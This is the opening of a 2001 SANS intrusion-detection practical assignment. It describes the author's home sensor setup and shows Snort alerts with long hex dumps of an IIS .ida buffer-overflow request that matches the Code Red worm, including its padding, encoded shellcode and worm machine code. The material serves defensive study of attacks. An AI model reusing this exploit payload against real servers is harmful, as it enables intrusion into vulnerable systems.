SANS Intrusion Detection
GCIA Practical Assignment

May 2001
Inner Harbor
Baltimore, MD
v2.9

Don Valentino

Table of Contents

Assignment I – Network Detections

1. Overview of Network Detection Architecture

The network attacks analyzed in Assignment 1 were detected by my home network operating on a Verizon DSL Internet Connection with a LinkSys (www.linksys.com) 4 port router. To be specific, model number BERSR41 with the firmware version 1.37. A machine, you might say a sacrificial lamb, was placed on the DMZ to collect and observe traffic as it passed to my internal network. This machine is running on a Compaq Deskpro 2000 with 64 megs of RAM and a 2 gig hard drive and has several services running on the OS.

The Intrusion Detection Systems used in capturing data were as follows:

- Snort v1.7 with *arachNIDS* (www.whitehats.com) rule set 1.7 version database applied
- TCPDUMP 3.6, set to capture all traffic and was dumped using the command line: tcpdump –w /var/log/tcpdump/logfile.out (logs available upon requests, since Snort captured Hex output)

2. Network Detects

Detect 1

Snort alert:

```
[**] IDS552/web-iis_IIS ISAPI Overflow ida [**]
07/19-14:42:40.212300 141.212.134.67:4708 -> 192.168.1.101:80
TCP TTL:119 TOS:0x0 ID:33172 IpLen:20 DgmLen:1362 DF
***AP*** Seq: 0xB0DCA549  Ack: 0xE6F11A73  Win: 0x4322  TcpLen: 20
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 05 52 81 94 40 00 77 06 A6 EC 8D D4 86 43 C0 A8  .R..@.w......C..
0x0020: 01 65 12 64 00 50 B0 DC A5 49 E6 F1 1A 73 50 18  .e.d.P...I...sP.
0x0030: 43 22 B1 84 00 00 2F 64 65 66 61 75 6C 74 2E 69  C"..../default.i
0x0040: 64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  da?NNNNNNNNNNNNN
0x0050: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0060: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0070: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0080: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0090: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00A0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00B0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00C0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00D0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00E0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00F0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0100: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0110: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0120: 4E 4E 4E 25 75 39 30 39 30 25 75 36 38 35 38 25  NNN%u9090%u6858%
0x0130: 75 63 62 64 33 25 75 37 38 30 31 25 75 39 30 39  ucbd3%u7801%u909
0x0140: 30 25 75 36 38 35 38 25 75 63 62 64 33 25 75 37  0%u6858%ucbd3%u7
0x0150: 38 30 31 25 75 39 30 39 30 25 75 36 38 35 38 25  801%u9090%u6858%
0x0160: 75 63 62 64 33 25 75 37 38 30 31 25 75 39 30 39  ucbd3%u7801%u909
0x0170: 30 25 75 39 30 39 30 25 75 38 31 39 30 25 75 30  0%u9090%u8190%u0
0x0180: 30 63 33 25 75 30 30 30 33 25 75 38 62 30 30 25  0c3%u0003%u8b00%
0x0190: 75 35 33 31 62 25 75 35 33 66 66 25 75 30 30 37  u531b%u53ff%u007
0x01A0: 38 25 75 30 30 30 30 25 75 30 30 3D 61 20 20 48  8%u0000%u00=a  H
0x01B0: 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74  TTP/1.0..Content
0x01C0: 2D 74 79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A  -type: text/xml.
0x01D0: 48 4F 53 54 3A 77 77 77 2E 77 6F 72 6D 2E 63 6F  HOST:www.worm.co
0x01E0: 6D 0A 20 41 63 63 65 70 74 3A 20 2A 2F 2A 0A 43  m. Accept: */*.C
0x01F0: 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33  ontent-length: 3
0x0200: 35 36 39 20 0D 0A 0D 0A 55 8B EC 81 EC 18 02 00  569 ....U.......
0x0210: 00 53 56 57 8D BD E8 FD FF FF B9 86 00 00 00 B8  .SVW............
0x0220: CC CC CC CC F3 AB C7 85 70 FE FF FF 00 00 00 00  ........p.......
0x0230: E9 0A 0B 00 00 8F 85 68 FE FF FF 8D BD F0 FE FF  .......h........
0x0240: FF 64 A1 00 00 00 00 89 47 08 64 89 3D 00 00 00  .d......G.d.=...
0x0250: 00 E9 6F 0A 00 00 8F 85 60 FE FF FF C7 85 F0 FE  ..o.....`.......
0x0260: FF FF FF FF FF FF 8B 85 68 FE FF FF 83 E8 07 89  ........h.......
0x0270: 85 F4 FE FF FF C7 85 58 FE FF FF 00 00 E0 77 E8  .......X......w.
0x0280: 9B 0A 00 00 83 BD 70 FE FF FF 00 0F 85 DD 01 00  ......p.........
0x0290: 00 8B 8D 58 FE FF FF 81 C1 00 00 01 00 89 8D 58  ...X...........X
0x02A0: FE FF FF 81 BD 58 FE FF FF 00 00 00 78 75 0A C7  .....X......xu..
```

```
0x02B0: 85 58 FE FF FF 00 00 F0 BF 8B 95 58 FE FF FF 33  .X.........X...3
0x02C0: C0 66 8B 02 3D 4D 5A 00 00 0F 85 9A 01 00 00 8B  .f..=MZ.........
0x02D0: 8D 58 FE FF FF 8B 51 3C 8B 85 58 FE FF FF 33 C9  .X....Q<..X...3.
0x02E0: 66 8B 0C 10 81 F9 50 45 00 00 0F 85 79 01 00 00  f.....PE....y...
0x02F0: 8B 95 58 FE FF FF 8B 42 3C 8B 8D 58 FE FF FF 8B  ..X....B<..X....
0x0300: 54 01 78 03 95 58 FE FF FF 89 95 54 FE FF FF 8B  T.x..X.....T....
0x0310: 85 54 FE FF FF 8B 48 0C 03 8D 58 FE FF FF 89 8D  .T....H...X.....
0x0320: 4C FE FF FF 8B 95 4C FE FF FF 81 3A 4B 45 52 4E  L.....L....:KERN
0x0330: 0F 85 33 01 00 00 8B 85 4C FE FF FF 81 78 04 45  ..3.....L....x.E
0x0340: 4C 33 32 0F 85 20 01 00 00 8B 8D 58 FE FF FF 89  L32.. .....X....
0x0350: 8D 34 FE FF FF 8B 95 54 FE FF FF 8B 85 58 FE FF  .4.....T.....X..
0x0360: FF 03 42 20 89 85 4C FE FF FF C7 85 48 FE FF FF  ..B ..L.....H...
0x0370: 00 00 00 00 EB 1E 8B 8D 48 FE FF FF 83 C1 01 89  ........H.......
0x0380: 8D 48 FE FF FF 8B 95 4C FE FF FF 83 C2 04 89 95  .H.....L........
0x0390: 4C FE FF FF 8B 85 54 FE FF FF 8B 8D 48 FE FF FF  L.....T.....H...
0x03A0: 3B 48 18 0F 8D C0 00 00 00 8B 95 4C FE FF FF 8B  ;H.........L....
0x03B0: 02 8B 8D 58 FE FF FF 81 3C 01 47 65 74 50 0F 85  ...X....<.GetP..
0x03C0: A0 00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D 58 FE  ......L.......X.
0x03D0: FF FF 81 7C 01 04 72 6F 63 41 0F 85 84 00 00 00  ...|..rocA......
0x03E0: 8B 95 48 FE FF FF 03 95 48 FE FF FF 03 95 58 FE  ..H.....H.....X.
0x03F0: FF FF 8B 85 54 FE FF FF 8B 48 24 33 C0 66 8B 04  ....T....H$3.f..
0x0400: 0A 89 85 4C FE FF FF 8B 8D 54 FE FF FF 8B 51 10  ...L.....T....Q.
0x0410: 8B 85 4C FE FF FF 8D 4C 10 FF 89 8D 4C FE FF FF  ..L....L....L...
0x0420: 8B 95 4C FE FF FF 03 95 4C FE FF FF 03 95 4C FE  ..L.....L.....L.
0x0430: FF FF 03 95 4C FE FF FF 03 95 58 FE FF FF 8B 85  ....L.....X.....
0x0440: 54 FE FF FF 8B 48 1C 8B 14 0A 89 95 4C FE FF FF  T....H......L...
0x0450: 8B 85 4C FE FF FF 03 85 58 FE FF FF 89 85 70 FE  ..L.....X.....p.
0x0460: FF FF EB 05 E9 0D FF FF FF E9 16 FE FF FF 8D BD  ................
0x0470: F0 FE FF FF 8B 47 08 64 A3 00 00 00 00 83 BD 70  .....G.d.......p
0x0480: FE FF FF 00 75 05 E9 38 08 00 00 C7 85 4C FE FF  ....u..8.....L..
0x0490: FF 01 00 00 00 EB 0F 8B 8D 4C FE FF FF 83 C1 01  .........L......
0x04A0: 89 8D 4C FE FF FF 8B 95 68 FE FF FF 0F BE 02 85  ..L.....h.......
0x04B0: C0 0F 84 8D 00 00 00 8B 8D 68 FE FF FF 0F BE 11  .........h......
0x04C0: 83 FA 09 75 21 8B 85 68 FE FF FF 83 C0 01 8B F4  ...u!..h........
0x04D0: 50 FF 95 90 FE FF FF 3B F4 90 43 4B 43 4B 89 85  P......;..CKCK..
0x04E0: 34 FE FF FF EB 2A 8B F4 8B 8D 68 FE FF FF 51 8B  4....*....h...Q.
0x04F0: 95 34 FE FF FF 52 FF 95 70 FE FF FF 3B F4 90 43  .4...R..p...;..C
0x0500: 4B 43 4B 8B 8D 4C FE FF FF 89 84 8D 8C FE FF FF  KCK..L..........
0x0510: EB 0F 8B 95 68 FE FF FF 83 C2 01 89 95 68 FE FF  ....h........h..
0x0520: FF 8B 85 68 FE FF FF 0F BE 08 85 C9 74 02 EB E2  ...h........t...
0x0530: 8B 95 68 FE FF FF 83 C2 01 89 95 68 FE FF FF E9  ..h........h....
0x0540: 53 FF FF FF 8B 85 68 FE FF FF 83 C0 01 89 85 68  S.....h........h
0x0550: FE FF FF 8B 4D 08 8B 91 84 00 00 00 89 95 6C FE  ....M.........l.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS552/web-iis_IIS ISAPI Overflow ida [**]
07/19-14:42:40.259414 141.212.134.67:4708 -> 192.168.1.101:80
TCP TTL:255 TOS:0x0 ID:0 IpLen:20 DgmLen:1116
***AP*** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
0x0000: 45 20 34 45 20 34 45 20 34 45 20 34 08 00 45 00  E 4E 4E 4E 4..E.
```

```
0x0010: 04 5C 00 00 00 00 FF 06 E1 76 8D D4 86 43 C0 A8  .\.......v...C..
0x0020: 01 65 12 64 00 50 00 00 00 00 00 00 00 00 50 18  .e.d.P........P.
0x0030: 00 00 F0 CE 47 45 54 20 2F 64 65 66 61 75 6C 74  ....GET /default
0x0040: 2E 69 64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  .ida?NNNNNNNNNNN
0x0050: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0060: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0070: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0080: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0090: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00A0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00B0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00C0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00D0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00E0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00F0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0100: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0110: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0120: 4E 4E 4E 4E 4E 25 75 39 30 39 30 25 75 36 38 35  NNNNN%u9090%u685
0x0130: 38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39  8%ucbd3%u7801%u9
0x0140: 30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25  090%u6858%ucbd3%
0x0150: 75 37 38 30 31 25 75 39 30 39 30 25 75 36 38 35  u7801%u9090%u685
0x0160: 38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39  8%ucbd3%u7801%u9
0x0170: 30 39 30 25 75 39 30 39 30 25 75 38 31 39 30 25  090%u9090%u8190%
0x0180: 75 30 30 63 33 25 75 30 30 30 33 25 75 38 62 30  u00c3%u0003%u8b0
0x0190: 30 25 75 35 33 31 62 25 75 35 33 66 66 25 75 30  0%u531b%u53ff%u0
0x01A0: 30 37 38 25 75 30 30 30 30 25 75 30 30 3D 61 20  078%u0000%u00=a
0x01B0: 20 48 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E 74 65   HTTP/1.0..Conte
0x01C0: 6E 74 2D 74 79 70 65 3A 20 74 65 78 74 2F 78 6D  nt-type: text/xm
0x01D0: 6C 0A 48 4F 53 54 3A 77 77 77 2E 77 6F 72 6D 2E  l.HOST:www.worm.
0x01E0: 63 6F 6D 0A 20 41 63 63 65 70 74 3A 20 2A 2F 2A  com. Accept: */*
0x01F0: 0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A  .Content-length:
0x0200: 20 33 35 36 39 20 0D 0A 0D 0A 55 8B EC 81 EC 18   3569 ....U.....
0x0210: 02 00 00 53 56 57 8D BD E8 FD FF FF B9 86 00 00  ...SVW..........
0x0220: 00 B8 CC CC CC CC F3 AB C7 85 70 FE FF FF 00 00  ..........p.....
0x0230: 00 00 E9 0A 0B 00 00 8F 85 68 FE FF FF 8D BD F0  .........h......
0x0240: FE FF FF 64 A1 00 00 00 00 89 47 08 64 89 3D 00  ...d......G.d.=.
0x0250: 00 00 00 E9 6F 0A 00 00 8F 85 60 FE FF FF C7 85  ....o.....`.....
0x0260: F0 FE FF FF FF FF FF FF 8B 85 68 FE FF FF 83 E8  ..........h.....
0x0270: 07 89 85 F4 FE FF FF C7 85 58 FE FF FF 00 00 E0  .........X......
0x0280: 77 E8 9B 0A 00 00 83 BD 70 FE FF FF 00 0F 85 DD  w.......p.......
0x0290: 01 00 00 8B 8D 58 FE FF FF 81 C1 00 00 01 00 89  .....X..........
0x02A0: 8D 58 FE FF FF 81 BD 58 FE FF FF 00 00 00 78 75  .X.....X......xu
0x02B0: 0A C7 85 58 FE FF FF 00 00 F0 BF 8B 95 58 FE FF  ...X.........X..
0x02C0: FF 33 C0 66 8B 02 3D 4D 5A 00 00 0F 85 9A 01 00  .3.f..=MZ.......
0x02D0: 00 8B 8D 58 FE FF FF 8B 51 3C 8B 85 58 FE FF FF  ...X....Q<..X...
0x02E0: 33 C9 66 8B 0C 10 81 F9 50 45 00 00 0F 85 79 01  3.f.....PE....y.
0x02F0: 00 00 8B 95 58 FE FF FF 8B 42 3C 8B 8D 58 FE FF  ....X....B<..X..
0x0300: FF 8B 54 01 78 03 95 58 FE FF FF 89 95 54 FE FF  ..T.x..X.....T..
0x0310: FF 8B 85 54 FE FF FF 8B 48 0C 03 8D 58 FE FF FF  ...T....H...X...
0x0320: 89 8D 4C FE FF FF 8B 95 4C FE FF FF 81 3A 4B 45  ..L.....L....:KE
0x0330: 52 4E 0F 85 33 01 00 00 8B 85 4C FE FF FF 81 78  RN..3.....L....x
```

```
0x0340: 04 45 4C 33 32 0F 85 20 01 00 00 8B 8D 58 FE FF  .EL32.. .....X..
0x0350: FF 89 8D 34 FE FF FF 8B 95 54 FE FF FF 8B 85 58  ...4.....T.....X
0x0360: FE FF FF 03 42 20 89 85 4C FE FF FF C7 85 48 FE  ....B ..L.....H.
0x0370: FF FF 00 00 00 00 EB 1E 8B 8D 48 FE FF FF 83 C1  ..........H.....
0x0380: 01 89 8D 48 FE FF FF 8B 95 4C FE FF FF 83 C2 04  ...H.....L......
0x0390: 89 95 4C FE FF FF 8B 85 54 FE FF FF 8B 8D 48 FE  ..L.....T.....H.
0x03A0: FF FF 3B 48 18 0F 8D C0 00 00 00 8B 95 4C FE FF  ..;H.........L..
0x03B0: FF 8B 02 8B 8D 58 FE FF FF 81 3C 01 47 65 74 50  .....X....<.GetP
0x03C0: 0F 85 A0 00 00 00 8B 95 4C FE FF FF 8B 02 8B 8D  ........L.......
0x03D0: 58 FE FF FF 81 7C 01 04 72 6F 63 41 0F 85 84 00  X....|..rocA....
0x03E0: 00 00 8B 95 48 FE FF FF 03 95 48 FE FF FF 03 95  ....H.....H.....
0x03F0: 58 FE FF FF 8B 85 54 FE FF FF 8B 48 24 33 C0 66  X.....T....H$3.f
0x0400: 8B 04 0A 89 85 4C FE FF FF 8B 8D 54 FE FF FF 8B  .....L.....T....
0x0410: 51 10 8B 85 4C FE FF FF 8D 4C 10 FF 89 8D 4C FE  Q...L....L....L.
0x0420: FF FF 8B 95 4C FE FF FF 03 95 4C FE FF FF 03 95  ....L.....L.....
0x0430: 4C FE FF FF 03 95 4C FE FF FF 03 95 58 FE FF FF  L.....L.....X...
0x0440: 8B 85 54 FE FF FF 8B 48 1C 8B 14 0A 89 95 4C FE  ..T....H......L.
0x0450: FF FF 8B 85 4C FE FF FF 03 85 58 FE FF FF 89 85  ....L.....X.....
0x0460: 70 FE FF FF EB 05 E9 0D 2F 31                    p......./1

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS243/web-cgi_http-cgi-pipe [**]
07/19-14:42:40.287746 141.212.134.67:4708 -> 192.168.1.101:80
TCP TTL:119 TOS:0x0 ID:33179 IpLen:20 DgmLen:1362 DF
***A**** Seq: 0xB0DCAA73  Ack: 0xE6F11A73  Win: 0x4322  TcpLen: 20
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 05 52 81 9B 40 00 77 06 A6 E5 8D D4 86 43 C0 A8  .R..@.w......C..
0x0020: 01 65 12 64 00 50 B0 DC AA 73 E6 F1 1A 73 50 10  .e.d.P...s...sP.
0x0030: 43 22 FF E6 00 00 FF FF C7 85 4C FE FF FF 04 00  C"........L.....
0x0040: 00 00 C6 85 D0 FE FF FF 68 8B 45 08 89 85 D1 FE  ........h.E.....
0x0050: FF FF C7 85 D5 FE FF FF 5B 53 53 FF C7 85 D9 FE  ........[SS.....
0x0060: FF FF 63 78 90 90 8B 4D 08 8B 51 10 89 95 50 FE  ..cx...M..Q...P.
0x0070: FF FF 83 BD 50 FE FF FF 00 75 26 8B F4 6A 00 8D  ....P....u&..j..
0x0080: 85 4C FE FF FF 50 8B 8D 68 FE FF FF 51 8B 55 08  .L...P..h...Q.U.
0x0090: 8B 42 08 50 FF 95 6C FE FF FF 3B F4 90 43 4B 43  .B.P..l...;..CKC
0x00A0: 4B 83 BD 50 FE FF FF 64 7D 5C 8B 8D 50 FE FF FF  K..P...d}\..P...
0x00B0: 83 C1 01 89 8D 50 FE FF FF 8B 95 50 FE FF FF 69  .....P.....P...i
0x00C0: D2 8D 66 F0 50 89 95 74 FE FF FF 8B 45 08 8B 8D  ..f.P..t....E...
0x00D0: 50 FE FF FF 89 48 10 8B F4 8D 95 2C FE FF FF 52  P....H.....,...R
0x00E0: 6A 00 8D 85 4C FE FF FF 50 8D 8D D0 FE FF FF 51  j...L...P......Q
0x00F0: 6A 00 6A 00 FF 95 98 FE FF FF 3B F4 90 43 4B 43  j.j.......;..CKC
0x0100: 4B E9 9F 01 00 00 8B F4 FF 95 A4 FE FF FF 3B F4  K.............;.
0x0110: 90 43 4B 43 4B 89 85 4C FE FF FF 8B 95 4C FE FF  .CKCK..L.....L..
0x0120: FF 81 E2 FF FF 00 00 89 95 4C FE FF FF 81 BD 4C  .........L.....L
0x0130: FE FF FF 09 04 00 00 74 05 E9 67 01 00 00 8B F4  .......t..g.....
0x0140: 68 00 DD 6D 00 FF 95 A0 FE FF FF 3B F4 90 43 4B  h..m.......;..CK
0x0150: 43 4B E9 80 06 00 00 8F 85 4C FE FF FF 8B 85 34  CK.......L.....4
0x0160: FE FF FF 89 85 CC FE FF FF 8B 8D 4C FE FF FF 8B  ...........L....
0x0170: 95 B0 FE FF FF 89 11 8B 85 4C FE FF FF 8B 8D C8  .........L......
0x0180: FE FF FF 89 48 04 8B 95 68 FE FF FF 89 95 50 FE  ....H...h.....P.
```

```
0x0190: FF FF EB 0F 8B 85 50 FE FF FF 83 C0 01 89 85 50  ……P……..P
0x01A0: FE FF FF 8B 8D 68 FE FF FF 81 C1 00 01 00 00 39  …..h………9
0x01B0: 8D 50 FE FF FF 73 12 8B 95 50 FE FF FF 81 3A 4C  .P…s…P….:L
0x01C0: 4D 54 48 75 02 EB 02 EB CB 8B 85 50 FE FF FF 83  MTHu…….P….
0x01D0: C0 04 8B 8D 4C FE FF FF 89 41 08 8B F4 8D 95 48  ….L….A…..H
0x01E0: FE FF FF 52 6A 04 68 00 40 00 00 8B 85 CC FE FF  …Rj.h.@…….
0x01F0: FF 50 FF 95 A8 FE FF FF 3B F4 90 43 4B 43 4B C7  .P……;..CKCK.
0x0200: 85 4C FE FF FF 00 00 00 00 EB 0F 8B 8D 4C FE FF  .L……….L..
0x0210: FF 83 C1 01 89 8D 4C FE FF FF 81 BD 4C FE FF FF  ……L…..L…
0x0220: 00 30 00 00 7D 56 8B 95 CC FE FF FF 03 95 4C FE  .0..}V……..L.
0x0230: FF FF 8B 02 3B 85 B0 FE FF FF 75 3E 8B 8D CC FE  ….;…..u>….
0x0240: FF FF 03 8D 4C FE FF FF 8B 95 60 FE FF FF 89 11  ….L…..`…..
0x0250: 8B F4 68 00 51 25 02 FF 95 A0 FE FF FF 3B F4 90  ..h.Q%…….;..
0x0260: 43 4B 43 4B 8B 85 CC FE FF FF 03 85 4C FE FF FF  CKCK……..L…
0x0270: 8B 8D B0 FE FF FF 89 08 EB 02 EB 8F 8B F4 8D 95  ……………
0x0280: 4C FE FF FF 52 8B 85 48 FE FF FF 50 68 00 40 00  L…R..H…Ph.@.
0x0290: 00 8B 8D CC FE FF FF 51 FF 95 A8 FE FF FF 3B F4  …….Q……;.
0x02A0: 90 43 4B 43 4B BA 01 00 00 00 85 D2 0F 84 E7 04  .CKCK……….
0x02B0: 00 00 8B F4 6A 00 68 80 00 00 00 6A 03 6A 00 6A  ….j.h….j.j.j
0x02C0: 01 68 00 00 00 80 8B 85 68 FE FF FF 83 C0 63 50  .h……h…..cP
0x02D0: FF 95 9C FE FF FF 3B F4 90 43 4B 43 4B 89 85 30  ……;..CKCK..0
0x02E0: FE FF FF 83 BD 30 FE FF FF FF 74 1F B9 01 00 00  …..0….t…..
0x02F0: 00 85 C9 74 16 8B F4 68 FF FF FF 7F FF 95 A0 FE  …t…h……..
0x0300: FF FF 3B F4 90 43 4B 43 4B EB E1 8B F4 8D 95 38  ..;..CKCK……8
0x0310: FE FF FF 52 FF 95 94 FE FF FF 3B F4 90 43 4B 43  …R……;..CKC
0x0320: 4B 8B 85 3E FE FF FF 89 85 4C FE FF FF 8B 8D 4C  K..>…..L…..L
0x0330: FE FF FF 81 E1 FF FF 00 00 89 8D 4C FE FF FF 83  ……….L….
0x0340: BD 4C FE FF FF 14 0F 8C 47 01 00 00 BA 01 00 00  .L……G…….
0x0350: 00 85 D2 0F 84 3A 01 00 00 8B F4 8D 85 38 FE FF  …..:…….8..
0x0360: FF 50 FF 95 94 FE FF FF 3B F4 90 43 4B 43 4B 8B  .P……;..CKCK.
0x0370: 8D 3E FE FF FF 89 8D 4C FE FF FF 8B 95 4C FE FF  .>….L…..L..
0x0380: FF 81 E2 FF FF 00 00 89 95 4C FE FF FF 83 BD 4C  ………L…..L
0x0390: FE FF FF 1C 7C 1F B8 01 00 00 00 85 C0 74 16 8B  ….|……..t..
0x03A0: F4 68 FF FF FF 7F FF 95 A0 FE FF FF 3B F4 90 43  .h……….;..C
0x03B0: 4B 43 4B EB E1 8B F4 6A 64 FF 95 A0 FE FF FF 3B  KCK….jd……;
0x03C0: F4 90 43 4B 43 4B 8B F4 6A 00 6A 01 6A 02 FF 95  ..CKCK..j.j.j…
0x03D0: B8 FE FF FF 3B F4 90 43 4B 43 4B 89 85 78 FE FF  ….;..CKCK..x..
0x03E0: FF 66 C7 85 7C FE FF FF 02 00 66 C7 85 7E FE FF  .f..|…..f..~..
0x03F0: FF 00 50 C7 85 80 FE FF FF C6 89 F0 5B 8B F4 6A  ..P………[..j
0x0400: 10 8D 8D 7C FE FF FF 51 8B 95 78 FE FF FF 52 FF  …|…Q..x…R.
0x0410: 95 BC FE FF FF 3B F4 90 43 4B 43 4B C7 85 4C FE  …..;..CKCK..L.
0x0420: FF FF 00 00 00 00 EB 0F 8B 85 4C FE FF FF 83 C0  ……….L…..
0x0430: 01 89 85 4C FE FF FF 81 BD 4C FE FF FF 00 80 01  …L…..L……
0x0440: 00 7D 37 8B F4 68 E8 03 00 00 FF 95 A0 FE FF FF  .}7..h……….
0x0450: 3B F4 90 43 4B 43 4B 8B F4 6A 00 6A 01 8D 8D FC  ;..CKCK..j.j….
0x0460: FE FF FF 51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF  …Q..x…R…..
0x0470: FF 3B F4 90 43 4B 43 4B EB AE 8B F4 68 00 00 00  .;..CKCK….h…
0x0480: 01 FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B E9 B9  ……;..CKCK..
0x0490: FE FF FF 8B 85 44 FE FF FF 89 85 50 FE FF FF 8B  …..D…..P….
0x04A0: 8D 50 FE FF FF 0F AF 8D 50 FE FF FF 69 C9 E3 59  .P……P…i..Y
```

```
0x04B0: CD 00 8B 95 50 FE FF FF 69 D2 B9 E1 01 00 8B 85  ....P...i.......
0x04C0: 74 FE FF FF 03 C1 03 D0 89 95 74 FE FF FF 8B 8D  t.........t.....
0x04D0: 74 FE FF FF 69 C9 83 33 CF 00 81 C1 53 FE 6B 07  t...i..3....S.k.
0x04E0: 89 8D 74 FE FF FF 8B 95 74 FE FF FF 81 E2 FF 00  ..t.....t.......
0x04F0: 00 00 89 95 50 FE FF FF 83 BD 50 FE FF FF 7F 74  ....P.....P....t
0x0500: 0C 81 BD 50 FE FF FF E0 00 00 00 75 11 8B 85 74  ...P.......u...t
0x0510: FE FF FF 05 A9 0D 02 00 89 85 74 FE FF FF 8B F4  ..........t.....
0x0520: 6A 64 FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B 8B  jd......;..CKCK.
0x0530: F4 6A 00 6A 01 6A 02 FF 95 B8 FE FF FF 3B F4 90  .j.j.j.......;..
0x0540: 43 4B 43 4B 89 85 78 FE FF FF 66 C7 85 7C FE FF  CKCK..x...f..|..
0x0550: FF 02 00 66 C7 85 7E FE FF FF 00 50 8B 8D 74 FE  ...f..~....P..t.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] IDS243/web-cgi_http-cgi-pipe [**]
07/19-14:42:40.308493 141.212.134.67:4708 -> 192.168.1.101:80
TCP TTL:119 TOS:0x0 ID:33180 IpLen:20 DgmLen:1362 DF
***A**** Seq: 0xB0DCAF9D  Ack: 0xE6F11A73  Win: 0x4322  TcpLen: 20
0x0000: 00 00 E8 61 84 AA 00 04 5A 21 05 73 08 00 45 00  ...a....Z!.s..E.
0x0010: 05 52 81 9C 40 00 77 06 A6 E4 8D D4 86 43 C0 A8  .R..@.w......C..
0x0020: 01 65 12 64 00 50 B0 DC AF 9D E6 F1 1A 73 50 10  .e.d.P.......sP.
0x0030: 43 22 3B F1 00 00 FF FF 89 8D 80 FE FF FF 8B F4  C";.............
0x0040: 6A 10 8D 95 7C FE FF FF 52 8B 85 78 FE FF FF 50  j...|...R..x...P
0x0050: FF 95 BC FE FF FF 3B F4 90 43 4B 43 4B 85 C0 0F  ......;..CKCK...
0x0060: 85 EF 01 00 00 8B F4 6A 00 6A 04 8B 8D 68 FE FF  .......j.j...h..
